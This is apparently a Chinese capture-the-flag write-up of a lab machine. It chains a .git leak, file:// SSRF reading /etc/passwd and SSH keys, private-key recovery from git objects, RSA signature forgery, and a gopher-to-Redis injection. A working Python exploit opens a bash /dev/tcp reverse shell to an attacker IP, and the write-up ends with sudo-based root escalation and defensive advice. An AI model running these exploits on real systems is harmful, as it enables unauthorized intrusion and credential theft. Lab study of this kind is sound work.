

信息收集
服务发现
nmap -sT -p- --min-rate=10000 192.168.43.226
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Git 泄露
访问 http://192.168.43.226/.git/HEAD → 403。目录扫描发现 .git 目录存在但 Web 服务器拒绝直接访问。通过 githack/git-dumper 从 HTTP 层获取 git 仓库。
源码分析
仓库文件:
| 文件 | 说明 |
|---|---|
| index.html | 前端浏览器界面 |
| api.php | PHP API——接收 ?url=,RSA签名后推入Redis |
| handler/main.py | Python Worker——从Redis取URL,验签后 curl --url {url} |
| handler/public.pem | RSA-4096 公钥 |
架构流程:
浏览器 ──fetch──> api.php?url=...
  ├─ escapeshellarg(url)     ← ①单引号包裹
  ├─ RSA-SHA256签名           ← ②私钥(/var/www/private.pem)签名
  └─ lPush → Redis URLqueue

Python worker:
  ├─ brpop URLqueue
  ├─ pkcs1_15.verify(url, sig, pubkey)  ← ③验签
  └─ subprocess.run("curl -s --url {url}", shell=True) ← ④执行
漏洞利用
File:// SSRF — 读系统文件
api.php 的 escapeshellarg 只阻止 shell 注入,不阻止 curl 的 file:// 协议:
curl "http://192.168.43.226/api.php?url=file:///etc/passwd"然后测试一系列敏感文件
/etc/passwd
/home/*/.ssh/id_rsa
/home/*/.ssh/authorized_keys
/etc/redis/redis.conf
/etc/ssh/sshd_config
如果web题目有文件读取的话,会额外读取它可能的源码文件
关键发现——yepian 用户空密码:
yepian::1000:1000::/home/yepian:/bin/rbash正常的密码行为 kali:x:1000:1000:kali,,,:/home/kali:/usr/bin/zsh
第二字段为 x,但 yepian 这里为空,空密码
SSH 尝试 — BanRestrict 拦截
读取 sshd_config
Match Group banned
    X11Forwarding no
    AllowTcpForwarding no
    ForceCommand bash /opt/BanRestrict
sshd_config 配置 PermitEmptyPasswords yes,但 yepian 被 Match Group banned 规则捕获。SSH 登录后执行 /opt/BanRestrict,打印封禁信息并退出。BanRestrict 同时泄露了关键信息:
git add private.pem
git commit -m "备份私钥"
git filter-branch --force --index-filter 'git rm ...' ...
rm -rf .git/refs/original
rm -rf .git/logs
私钥曾被提交但用 filter-branch 清理——git gc --prune 未执行,dangling objects 仍存在于 .git/objects/。
Git 取证 — 恢复私钥
cd 192.168.43.226_git
git fsck --full --unreachable
unreachable blob  a6602366d7da9f05791091eb1829273b0ff62ec1
unreachable commit 2beafd018224a6060fe9a5b9180ab7dba67c0cf5
unreachable tree 9f008b5963c399ac6d1562c6435f9172d7188f42
git show a6602366d7da9f05791091eb1829273b0ff62ec1
输出 -----BEGIN PRIVATE KEY----- — 私钥恢复成功。
RSA 签名伪造 + Gopher SSRF → 命令执行
拿到私钥后,绕开 api.php 的 escapeshellarg 约束:自己签名恶意 URL → gopher:// 直接灌入 Redis URLqueue。
from Crypto.PublicKey import RSA
from Crypto.Signature import pkcs1_15
from Crypto.Hash import SHA256
import json, base64, urllib.parse, requests

PRIVATE_KEY_PATH = "/tmp/private.pem"
TARGET = "http://192.168.43.226/api.php"
KALI_IP = "YOUR_IP"
KALI_PORT = 4444

# 反向shell命令(分号断开curl的--url参数)
cmd = f"bash -c 'bash -i >& /dev/tcp/{KALI_IP}/{KALI_PORT} 0>&1'"
malicious = f";{cmd};#"

# RSA签名
key = RSA.import_key(open(PRIVATE_KEY_PATH).read())
h = SHA256.new(malicious.encode())
sig = base64.b64encode(pkcs1_15.new(key).sign(h)).decode()

# Redis RESP协议 → gopher URL
payload = json.dumps({"id": "shell", "url": malicious, "sig": sig})
resp = f"*3\r\n$5\r\nLPUSH\r\n$8\r\nURLqueue\r\n${len(payload)}\r\n{payload}\r\n"
gopher = f"gopher://127.0.0.1:6379/_{urllib.parse.quote(resp, safe='')}"

requests.get(TARGET, params={"url": gopher})
Python worker 取出任务 → 验签通过 → subprocess.run("curl -s --url ;bash -c '...' ;#", shell=True) → 反向 shell 连接 Kali。
uid=65534(nobody) gid=65534(nogroup)横向移动
BanRestrict 覆写 — 777 权限
nobody shell 中检查 /opt/BanRestrict:
ls -la /opt/BanRestrict
# -rwxrwxrwx 1 root root 597 BanRestrict
nobody@Forgery:/opt$ cat BanRestrict
cat BanRestrict
#!/bin/bash
unset PATH
unset ENV
unset BASH_ENV
unset SHELL
if [ -z "$SSH_ORIGINAL_COMMAND" ]; then
echo ''
echo '= 你已被服务器封禁 ='
echo '封禁时长: 3650天'
echo '执行人: root'
echo '理由: 泄漏项目机密 鉴于主动清除含敏感信息的commit 从封禁一辈子改为3650天'
echo '如有异议 请联系管理员'
echo ''
echo '违规证据已固定 ~/.bash_history'
echo "$(</home/yepian/.bash_history)"
echo ''
echo '即将退出登录'
exit
else
echo "[警告] 尝试绕过限制将会增加封禁时长!"
fi所有人可写。直接覆盖为 shell:
echo -e '#!/bin/bash\nexec /bin/bash -i' > /opt/BanRestrictSSH 登录 yepian
ssh yepian@192.168.43.226
# 密码:空
BanRestrict 这次执行的是 /bin/bash,直接进入交互 shell。
权限提升
sudo 枚举
sudo -l
(root) NOPASSWD: /usr/bin/python3 /opt/handler/main.py check *
最终代码分析
main.py 调用 CodeManager.check(path) → 遍历目录 → 读文件 → 打印路径/时间戳/MD5。
root@Forgery:/opt# ls -la /opt/handler/
total 24
drwxrwxr-x 3 root dev  4096 Jun 21 06:05 .
drwxr-xr-x 3 root root 4096 Jun 20 12:19 ..
-rw-r--r-- 1 root root 1060 Jun 21 00:30 CodeManager.py
-rwxrwxr-x 1 root dev    53 Jun 21 06:07 main.py
-rw-rw-r-- 1 root dev   800 Jun  5 03:33 public.pem
drwxr-xr-x 2 root root 4096 Jun 21 00:30 __pycache__
root@Forgery:/opt# id
uid=0(root) gid=0(root) groups=0(root),1002(dev)
具有对 main.py 的写入权
利用 — 覆盖 main.py 执行 shell
cat > /opt/handler/main.py << 'EOF'
#!/usr/bin/python3
import pty
pty.spawn("/bin/bash")
EOF

sudo /usr/bin/python3 /opt/handler/main.py check
sudo 以 root 执行 main.py → 直接 pty.spawn("/bin/bash") → root shell。
Root Flag
id
# uid=0(root) gid=0(root)
cat /root/root.txt
攻击链总结
flowchart TD
    A["🔍 Git泄露<br/>源码 + public.pem"] --> B["📂 file:// SSRF<br/>读 /etc/passwd"]
    B --> C["👤 yepian 空密码<br/>SSH 被 BanRestrict 拦截"]
    C --> D["🔬 git fsck --unreachable<br/>恢复 private.pem"]
    D --> E["🔑 RSA 签名伪造<br/>shell 注入 URL"]
    E --> F["🐍 gopher:// SSRF<br/>灌 Redis URLqueue"]
    F --> G["💻 反向 shell<br/>nobody@Forgery"]
    G --> H["✏️ BanRestrict 777<br/>覆写为 /bin/bash"]
    H --> I["🔓 SSH yepian 登录"]
    I --> J["sudo python3 main.py check<br/>覆盖 CodeManager → root shell"]
漏洞清单
| 编号 | 漏洞 | 严重 | 利用 |
|---|---|---|---|
| V-01 | .git 目录泄露 | 高 | 源码 + 私钥恢复 |
| V-02 | curl file:// SSRF | 高 | 读系统文件 |
| V-03 | yepian 空密码 | 高 | 初始立足 |
| V-04 | git filter-branch 未 gc | 严重 | 私钥从 dangling object 恢复 |
| V-05 | RSA签名 + gopher Redis注入 | 严重 | 命令执行 |
| V-06 | BanRestrict 777 权限 | 高 | 横向移动绕过 |
| V-07 | sudo Python + 组可写目录 | 严重 | 权限提升 |
防御建议
.git目录在 Web 根目录 → Apache 配置RedirectMatch 404 /\.git或移出 DocumentRootgit filter-branch后立即git gc --prune=now,删除 dangling objects- yepian 设置强密码,禁止空密码登录
PermitEmptyPasswords no,即使允许也应有额外认证- curl 禁用
file://和gopher://协议:编译时--disable-file --disable-gopher - Redis 绑定 127.0.0.1 且加上
rename-command禁用危险命令 - BanRestrict 权限 755,所有者 root
- sudo 白名单:
/opt/handler/目录权限 755,root 所有;sudo限定具体参数,不传*
技巧沉淀
- git —unreachable 恢复私钥:filter-branch + gc 不做 = 私钥残留
- curl file:// SSRF:比 shell 注入更隐蔽,不用绕过 escapeshellarg
- RSA 签名闭环打破:拿到私钥 = 可以自己签名任意 URL
- gopher:// 灌 Redis:绕过 api.php 的单引号包裹,直接控制 worker 执行内容
- 777 文件是免费的横向通路:nobody → yepian 无需 SUID
- sudo Python + 组可写目录:覆盖入口脚本
main.py,sudo以 root 直接执行,无需通过 import 模块绕路
【欢迎加入QQ群一起交流】